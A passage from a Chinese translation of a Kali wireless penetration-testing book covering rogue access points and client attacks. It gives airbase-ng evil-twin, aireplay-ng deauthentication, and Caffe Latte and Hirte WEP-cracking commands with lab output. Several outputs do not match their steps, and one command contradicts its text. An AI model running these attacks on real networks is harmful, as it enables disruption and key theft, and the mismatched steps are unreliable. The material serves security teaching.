Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64
Reply from 192.168.1.1: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 1ms, Average = 1ms

C:\Users\Cam>
```

刚刚发生了什么？

我们创建了未授权的接入点，并使用它来将所有 LAN 授权网络的流量桥接到无线网络上。你可以看到，这是个严重的安全隐患，因为任何人都可以使用这个桥接来攻破有线网络。

试一试 -- 未授权接入点的挑战

看看你能否创建使用 WPA/WPA2 Jamie的未授权无线接入点，使其看起来更加正常。

小测验 -- WLAN 设施上的攻击

Q1 多数情况下，未授权接入点使用哪种加密？

1. 无
2. WEP
3. WPA
4. WPA2

Q2 对于邪恶双生子，拥有和授权接入点相同 MAC 地址的好处是什么？

1. 使分辨邪恶双生子更加困难。
2. 强制客户端连接它。
3. 增加网络的信号强度。
4. 以上都不是。

Q3 DoS 攻击是干什么的？

1. 占据网络的所有吞吐量。
2. 不以客户端作为目标。
3. 只有我们知道了网络的 WEP/WPA/WPA2 验证信息，才可以实现它。
4. 以上全部。

Q4 未授权接入点是干什么的，以及如何创建它们？

1. 它们在授权网络上开放后门入口。
2. 它们只能使用 WPA2 加密。
3. 它们可以创建为基于软件的接入点，或者实体设备。
4. 1 和 3。

总结

这一章中，我们探索了不同的方式来攻破无线网络设施的安全。

- 攻破接入点的默认账户和验证。
- 拒绝服务攻击。
- 邪恶双生子和 MAC 欺骗。
- 企业网络中的未授权接入点。

下一章中，我们会看看无线客户端上的不同攻击。有趣的是，多数管理员觉得客户端没有值得担心的安全问题。我们会看到这个真理不再正确了。

第六章 攻击客户端

> 作者：Vivek Ramachandran, Cameron Buchanan
>
> 译者：飞龙

简介

> 安全强度取决于最弱的部分。
>
> -- 信息安全领域的名言

多数渗透测试者似乎把全部注意力都放在 WLAN 设施上，而不会注意无线客户端。但是要注意，黑客也可以通过入侵无线客户端来获得授权网络的访问权。

这一章中，我们将注意力从 WLAN 设施转移到无线客户端。客户端可能是连接的，也可能是独立未连接的。我们会看一看以客户端为目标的几种攻击。

6.1 蜜罐和错误关联攻击

通常，当客户端例如笔记本电脑打开时，它会探测之前连接的网络。这些网络储存在列表中，在基于 Windows 的系统上叫做首选网络列表（PNL）。同时，除了这个列表之外，无线客户端会展示任何范围内的可用网络。

黑客可以执行一个或多个下列事情：

- 静默监控探针，并建立伪造接入点，带有与客户端所搜索的 AP 相同的 ESSID。这会导致客户端连接到黑客的机器，并认为它是正常的网络。
- 创建和附近的 AP 带有相同 ESSID 的伪造接入点，并说服用户连接它。这种攻击非常易于在咖啡厅和机场实施，其中用户可能会寻找 WIFI 连接。
- 使用记录信息来了解受害者的动作和习惯，我们会在之后的章节中展示。

这些攻击都叫做蜜罐攻击，因为黑客的接入点和正常的接入点错误连接。

下个练习中，我们会执行这两种攻击。


实战时间 -- 实施错误关联攻击

遵循这些指南来开始：

1. 之前的实验中，我们使用已经连接到 `Wireless Lab` 接入点的客户端。让我们切换客户端上，但不要连接到真实的 `Wireless Lab` 接入点上。让我们执行 `airodump-ng mon0` 并检查输出。你不久会发现客户端处于 `not associated` 模式并且探测 `Wireless Lab` 和列表中的其它 SSID。



2. 为了理解发生了什么，让我们运行 Wireshark 并开始嗅探 `mon0` 接口。像预期的一样，你可能看到一堆和我们不相关的封包。使用 Wireshark 过滤器，只显示来自你所使用的客户端 MAC 地址的探测请求封包。




3. 我这里，过滤器是 `wlan.fc.type_subtype == 0x04 && wlan.sa == <my mac>` 。你应该看到了只来自之前识别的 SSID 的客户端的探测请求封包。


4. 让我们现在在黑客的主机上启动伪造接入点 `Wireless Lab` ，使用下列命令：

```
airbase-ng -c 3 -e  "Wireless Lab" mon0
```

5. 等待几秒钟，客户端会自动连接到我们。这展示了让未关联的客户端连接时多么容易。



6. 现在我们尝试和另一台路由器竞争，我们会创建伪造接入点 `Wireless Lab` ，同时存在正常的接入点。让我们打开接入点来确保 `Wireless Lab` 对客户端可用。对于这个实验，我们将接入点的频道设为 3。让客户端连接到接入点，我们可以从 `airodump-ng` 中严重，像这样：



7. 现在让我们启动 SSID 为 `Wireless Lab` 的伪造接入点：

```
root@kali: ~
File  Edit  View  Search  Terminal  Help

CH 10 ][ Elapsed: 32 s ][ 2014-11-08 16:13

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:62:1E:8E  -61       14        9    0   9  54e. OPN              Wireless Lab
9C:D3:6D:2A:7B:C0  -79       13        1    0  11  54e  WPA2 CCMP   PSK  everythingwillprobablynotbeokay
00:22:B0:62:6D:08  -86        9        0    0   1  54e  WPA  TKIP   PSK  Upstairs
00:0B:3B:7C:D0:8D  -99        2        0    0   6  54   WPA2 CCMP   PSK  Downstairs

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   80:1F:02:8F:34:D5    0    0 - 1      0        8
E8:94:F6:62:1E:8E  4C:0F:6E:70:BD:CB  -41    0 -54e     0        5
E8:94:F6:62:1E:8E  00:EE:BD:B3:62:DE  -67    0 - 1      0       18
9C:D3:6D:2A:7B:C0  70:18:8B:08:47:B6  -35    0 - 1      0        1
```

8. 要注意客户端仍旧会连接到 `Wireless Lab`，也就是正常的接入点。

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                                   root@kali: ~
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" mon0
16:14:42  Created tap interface at0
16:14:42  Trying to set MTU on at0 to 1500
16:14:42  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
```

9. 我们现在发送广播解除验证消息给客户端，代表正常接入点来断开连接。

```
root@kali: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@kali: ~                                   root@kali: ~

CH  6 ][ Elapsed: 2 mins ][ 2014-11-08 16:15

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:1F:02:8F:34:D5    0      698        0    0   3  54   OPN              Wireless Lab
E8:94:F6:62:1E:8E  -69       59       29    0   9  54e. OPN              Wireless Lab
9C:D3:6D:2A:7B:C0  -77       61        9    0  11  54e  WPA2 CCMP   PSK  everythingwillprobablynotbeokay
00:22:B0:62:6D:08  -88       54        0    0   1  54e  WPA  TKIP   PSK  Upstairs
00:0B:3B:7C:D0:8D  -100       24        2    0   6  54   WPA2 CCMP   PSK  Downstairs

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   80:1F:02:8F:34:D5    0    0 - 1      0       30
E8:94:F6:62:1E:8E  4C:0F:6E:70:BD:CB  -45    0 -54e     0       29  Wireless Lab
E8:94:F6:62:1E:8E  00:EE:BD:B3:62:DE  -65    0e- 1      0       28
9C:D3:6D:2A:7B:C0  70:18:8B:08:47:B6  -69    0 - 1      0        5
```

10. 假设对于客户端来说，我们的伪造接入点 `Wireless Lab` 信号强度强于正常接入点。它会连接到我们的伪造接入点而不是正常接入点。

```
root@kali: ~          root@kali: ~          root@kali: ~
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04  Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

11. 我们可以通过观察 `airodump-ng` 输出来看到客户端重新关联到了我们的伪造接入点上。

```
root@kali: ~    root@kali: ~    root@kali: ~
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04  Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

刚刚发生了什么？

我们刚刚使用来自客户端的探针列表来创建蜜罐，并使用和邻近接入点相同的 ESSID。在第一个例子中，客户端在搜索网络的时候，自动连接到了我们。第二个例子中，因为我们离客户端比真正的接入点更近，我们的信号强度就更高，所以客户端连接到了我们。

试一试 -- 强迫客户端连接蜜罐

在上一个练习中，如果客户端不自动连接到我们，我们能做什么呢？我们需要发送解除验证封包来打破正常的客户端到接入点的链接，之后如果我们的信号强度更高，客户端会连接到我们的伪造接入点上。通过将客户端连接到正常接入点，之后强迫它连接蜜罐来尝试它。

6.2 Caffe Latte 攻击

在蜜罐攻击中，我们注意到客户端会持续探测它们之前连接到的 SSID。如果客户端已经使用 WEP 连接到接入点，例如 Windows 的操作系统会缓存和储存 WEP 密钥。下一个客户端连接到相同接入点时，Windows 无线配置管理器就会自动使用储存的密钥。


Caffe Latte 攻击由 Vivek 发明，它是这本书的作者之一，并且在 Toorcon 9, San Diego, USA 上演示。Caffe Latte 攻击是一种 WEP 攻击，允许黑客仅仅使用客户端，获取授权网络的 WEP 密钥。这个攻击并不需要客户端距离授权 WEP 非常近。它可以从单独的客户端上破解 WEP 密钥。

在下一个练习中，我们将使用 Caffe Latte 攻击从客户端获取网络的 WEP 密钥。

实战时间 -- 实施Caffe Latte 攻击

遵循这些指南来开始：

1. 让我们首先使用 WEP 建立正常接入点 `Wireless Lab`，密钥为 `ABCDEFABCDEFABCDEF12`。



2. 将客户端连接到它，并使用 `airodump-ng` 验证连接是否成功，像这样：



3. 关闭接入点，确保客户端处于未关联的状态，并搜索 WEP 网络 `Wireless Lab`。

4. 现在我们使用 `airbase-ng` 来建立接入点，将 `Wireless Lab` 作为 SSID，参数如下：



5. 一旦客户端连接到了接入点，`airbase-ng` 开始了 Caffe Latte 攻击，像这样：

```
root@kali:~# airbase-ng -c 3 -a E8:94:F6:62:1E:8E -e "Wireless Lab" -L -W 1 mo
16:31:52  Created tap interface at0
16:31:52  Trying to set MTU on at0 to 1500
16:31:53  Access Point with BSSID E8:94:F6:62:1E:8E started.
Error: Got channel -1, expected a value > 0.
16:32:03  Got 140 bytes keystream: 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  SKA from 00:EE:BD:B3:62:DE
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:42  Client 4C:0F:6E:70:BD:CB associated (WEP) to ESSID: "Wireless Lab"
16:32:43  Starting Caffe-Latte attack against 4C:0F:6E:70:BD:CB at 100 pps.
```

6. 我们现在开启 `airodump-ng` 来收集来自这个接入点的数据包，向我们之前在 WEP 破解场景下所做的那样：

```
root@kali:~# airodump-ng mon0 --bssid 4C:0F:6E:70:BD:CB -w keystream
```

7. 我们同时启动 `aircrack-ng`，就像我们之前在 WEP 破解练习中那样，来开始破解。这个命令行是 `aircrack-ng filename`，其中 `filename` 是 `airodump-ng` 所创建的文件名称。

刚刚发生了什么？

我们成功从无线客户端获得了 WEP 密钥，不需要任何真实的接入点，或者在附近存在。这就是 Caffe Latte 攻击的力量。

基本上，WEP 接入点不需要验证客户端是否知道 WEP 密钥来获得加密后的流量。在连接在新的网络时，流量的第一部分总是会发送给路由器，它是 ARP 请求来询问 IP。

这个攻击的原理是，使用我们创建的伪造接入点反转和重放由无线客户端发送的 ARP 包。这些位反转的 ARP 请求封包导致了无线客户端发送更多 ARP 响应封包。

位反转接收加密值，并将其自改来创建不同的加密值。这里，我们可以接收加密 ARP 请求并创建高精确度的 ARP 响应。一旦我们发回了有效的 ARP 响应，我们可以一次又一次地重放这个值，来生成我们解密 WEP 密钥所需的流量。

要注意，所有这些封包都是用储存在客户端的 WEP 密钥加密。一旦我们得到了大量的这类封包，`aircrack-NG`就能够轻易恢复出 WEP 密钥。

试一试 -- 熟能生巧

尝试修改 WEP 密钥并且重放攻击。这是个有难度的攻击，并且需要一些练习来成功实施。使用 Wireshark 检验无线网络上的流量是个好主意。

6.3 解除验证和解除关联攻击

我们已经在之前的章节中看到了接入点上下文中的解除验证攻击，这一章中，我们会在客户端上下文中探索这种攻击。

下一个实验中，我们会发送解除验证封包给客户端并且破坏已经建立的接入点和客户端之间的连接。

实战时间 -- 解除客户端的验证

遵循这些指南来开始：

1. 让我们首先启动接入点`Wireless Lab`，让我们使其保持运行，以 WEP 加密，来证明即使开启加密，也可能攻击接入点和客户端之间的连接。让我们使用`airodump-ng`来验证接入点开启：

```
CH  8 ][ Elapsed: 4 s ][ 2014-11-08 16:40

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

9C:D3:6D:2A:7B:C0  -77        2        0    0  11  54e  WPA2 CCMP   PSK  everythingwillprobablynotb
E8:94:F6:62:1E:8E    0      103        5    0   3  54e  WEP  WEP         Wireless Lab
00:22:B0:62:6D:08  -87        5        0    0   1  54e  WPA  TKIP   PSK  Upstairs
```

2. 让我们将客户端连接到这个接入点，并使用`airodump-ng`验证：

3. 我们现在执行`aireplay-ng`，将接入点连接作为目标。

4. 客户端断开了连接，并尝试重新连接。我们可以使用 Wireshark 来验证。

5. 我们现在看到了，即使使用了 WEP 加密，还是可以解除客户端的验证并使其断开。即使使用 WPA/WPA2 也是一样。让我们现在将接入点设置为 WPA 加密并验证。

6. 让我们将客户端连接到接入点并确保已经连接。

```
CH 10 ][ Elapsed: 10 mins ][ 2014-11-08 16:51

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:94:F6:62:1E:8E  -59     3636      330    0   3  54e. WPA2 CCMP   PSK  Wireless Lab
9C:D3:6D:2A:7B:C0  -79      264      282    0  11  54e  WPA2 CCMP   PSK  everythingwillprobablynotb
00:22:B0:62:6D:08  -85      238       84    0   1  54e  WPA  TKIP   PSK  Upstairs
00:0B:3B:7C:D0:8D  -102      97        3    0   6  54   WPA2 CCMP   PSK  Downstairs
4A:6B:D3:59:9C:BF  -101       3        0    0  11  54e  OPN              BTWiFi-with-FON
34:6B:D3:59:9C:BE  -100       7        0    0  11  54e  WPA2 CCMP   PSK  BTHub3-R9Q5

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   80:1F:02:8F:34:D5    0    0 - 1      0      110
(not associated)   60:03:08:9D:18:D2  -55    0 - 1      0       11  everythingwillprobablybeokay
E8:94:F6:62:1E:8E  4C:0F:6E:70:BD:CB  -43   54 -54e    30      261  Wireless Lab
E8:94:F6:62:1E:8E  00:EE:BD:B3:62:DE  -71   54e- 1e     0      256  Etisalat-WiFi,iJumeirah,Wireless
9C:D3:6D:2A:7B:C0  70:18:8B:08:47:B6  -53    5e- 0e     0       44
9C:D3:6D:2A:7B:C0  20:10:7A:45:36:61  -79    1e- 1e   142      171  Wireless Lab
00:22:B0:62:6D:08  5C:F6:DC:D4:61:14  -75   18e-18e     0       72
```

7. 让我们现在运行 `aireplay-ng` 来断开客户端和接入点的连接：

```
root@kali:~# aireplay-ng --deauth 0 -a E8:94:F6:62:1E:8E --ignore-negative-one mon0
16:19:04  Waiting for beacon frame (BSSID: E8:94:F6:62:1E:8E) on channel -1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
16:19:06  Sending DeAuth to broadcast -- BSSID: [E8:94:F6:62:1E:8E]
```

刚刚发生了什么？

我们刚刚看到了如何使用解除验证帧，选项性断开无线客户端到接入点的连接，即使使用了 WEP/WPA/WPA2 加密方式。这仅仅通过发送解除验证封包给接入点来完成 -- 客户端偶对，而不是发送广播解除验证封包给整个网络。

试一试 -- 客户端上的解除关联攻击

在上一个练习中，我们使用了解除验证攻击来破解连接。尝试使用解除关联访问来破坏客户端和接入点之间的连接。

6.4 Hirte 攻击

我们已经看到了如何实施 Caffe Latte 攻击。Hirte 攻击扩展自 Caffe Latte 攻击，使用脆片机制并允许几乎任何封包的使用。

Hirte 攻击的更多信息请见 Aircrack-ng 的官网：`http:// www.aircrack-ng.org/doku.php?id=hirte`。

我们现在使用 `aircrack-ng` 来在相同客户端上实施 Hirte 攻击。

实战时间 -- 使用 Hirte 攻击破解 WEP

遵循这些指南来开始：

1. 使用 `airbase-ng` 工具创建 WEP 接入点，和上一个练习完全一样。唯一的附加选项就是 `-N` 选项而不是 `-L` 选项来加载 Hirte 攻击。

```
root@kali: ~                root@kali: ~                root@kal
root@kali:~# airbase-ng -c 3 -a E8:94:F6:62:1E:8E -e "Wireless Lab" -L -W 1 mon0
```

2. 在单独的窗口开启 `airodump-ng` 来捕获 `Wireless Lab` 蜜罐的封包。

```
root@kali:~# airodump-ng -c 3 --bssid 80:1F:02:8F:34:D5 --write Hirte mon0
```

3. 现在 `airodump-ng` 会开始监控网络，并在 `Hirte-01.cap` 文件中储存封包。

```
 CH  3 ][ Elapsed: 0 s ][ 2014-11-08 16:54 ][ fixed channel mon0: -1

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E

 80:1F:02:8F:34:D5    0 100       32        0    0   3  54   WEP  WEP         W

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

4. 一旦漫游客户端连接到了我们的蜜罐 AP，Hirte 攻击就会由 `airbase-ng` 自动加载。

```
root@kali:~# airbase-ng -c 3 -e "Wireless Lab" -W 1 -N mon0
16:52:48  Created tap interface at0
16:52:48  Trying to set MTU on at0 to 1500
16:52:48  Access Point with BSSID 80:1F:02:8F:34:D5 started.
Error: Got channel -1, expected a value > 0.
16:53:31  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:55:03  Client 00:EE:BD:B3:62:DE associated (WEP) to ESSID: "Wireless Lab"
16:55:07  Starting Hirte attack against 00:EE:BD:B3:62:DE at 100 pps.
```

5. 我们像上一个练习那样启动 `aircrack-ng`，最后密钥会破解出来。

刚刚发生了什么？

我们对 WEP 客户端实施了 Hirte 攻击，客户端是隔离的，并远离授权网络。我们使用和 Caffe Latte 攻击相同的方式来破解密钥。

试一试 -- 坚持整，整就牛

